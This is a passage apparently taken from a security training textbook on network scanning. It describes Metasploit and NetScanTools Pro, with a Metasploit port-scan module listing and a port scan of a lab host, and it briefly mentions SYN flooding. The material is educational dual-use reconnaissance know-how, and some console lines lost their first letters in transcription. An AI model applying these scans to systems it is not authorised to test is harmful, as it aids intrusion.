
  The attacker employs TCP SYN flooding techniques using spoofed IP addresses to perform a DoS attack.

- **Metasploit**

  Source: *https://www.metasploit.com*

  Metasploit is an open-source project that provides the infrastructure, content, and tools to perform penetration tests and extensive security auditing. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It facilitates the tasks of attackers, exploits writers, and payload writers. A major advantage of the framework is the modular approach, i.e., allowing the combination of any exploit with any payload.

  It enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.




```
      =[ metasploit v6.1.9-dev                          ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

etasploit tip: Search can apply complex filters such as
earch cve:2009 type:exploit, see all the filters
ith help search

sf6 > search portscan

atching Modules
================

   #  Name                                             Disclosure Date  Rank    Check  Description
   -  ----                                             ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                              normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan                          normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner                      normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                                   normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                                    normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                                    normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                                    normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access                  normal  No     Wordpress Pingback Locator


nteract with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access
```

Figure 3.10: Screenshot displaying various Metasploit port scan modules

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro is an investigation tool that allows you to troubleshoot, monitor, discover, and detect devices on your network. Using this tool, you can easily gather information about the local LAN as well as Internet users, IP addresses, ports, and so on. Attackers can find vulnerabilities and exposed ports in the target system. It helps the attackers to list IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs automatically or manually (using manual tools). NetScanTools Pro combines many network tools and utilities categorized by their functions, such as active, passive, DNS, and local computer.



demo - NetScanTools® Pro Demo Version Build 7-3-2019 based on version 11.86.3
File Edit Accessibility View IPv6 Help
Welcome
Automated Tools
Manual Tools (all)
Packet Generator
Passive Discovery
Ping - Enhanced
Ping - Graphical
Ping Scanner
Port Scanner
Favorite Tools
Active Discovery Tools
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
Click here to Buy Now!
Manual Tools - Port Scanner
Add Note
Jump To Automated
Reports
Scan Range of Ports
Scan Common Ports
Edit Common Ports List
Edit Target List
Stop
Settings
Defaults
TCP Full Connect Response Summary
3
4
For Help, press F1

Target Hostname or IP Address: 10.10.1.22

☐ Use Target List When Scanning

Scan Complete - 256 ports scanned in 5 sec.

Port Range and Scan Mode

Port Range: Start 1, End 256

● TCP Full Connect
○ UDP Ports Only
○ TCP Full+UDP Ports
○ TCP SYN Scan (Half Open)
○ TCP Custom Scan

☐ Add to Favorites

Network Interface: Ethernet (10.10.1.11) - Microsoft Hyper-V Network Adapter

☐ Show All Scanned Port Results ○ Show TCP Summary ○ Show UDP Summary

Connect Timeout: 2000

Read Timeout: 3000

1: Active TCP Ports, 5
2: Active TCP Ports Returning Data, 0
3: TCP Ports Rejecting Connection, 0
4: No Response - Timeout, 251

IP Address	Port	Port Desc	Protocol	Results	Data Received
10.10.1.22	53	domain	TCP	Port Active	
10.10.1.22	80	http	TCP	Port Active	
10.10.1.22	88	kerberos	TCP	Port Active	
10.10.1.22	135	epmap	TCP	Port Active	
10.10.1.22	139	netbios-ssn	TCP	Port Active	

Figure 3.11: Screenshot of NetScanTools Pro

Some additional scanning tools are listed below:

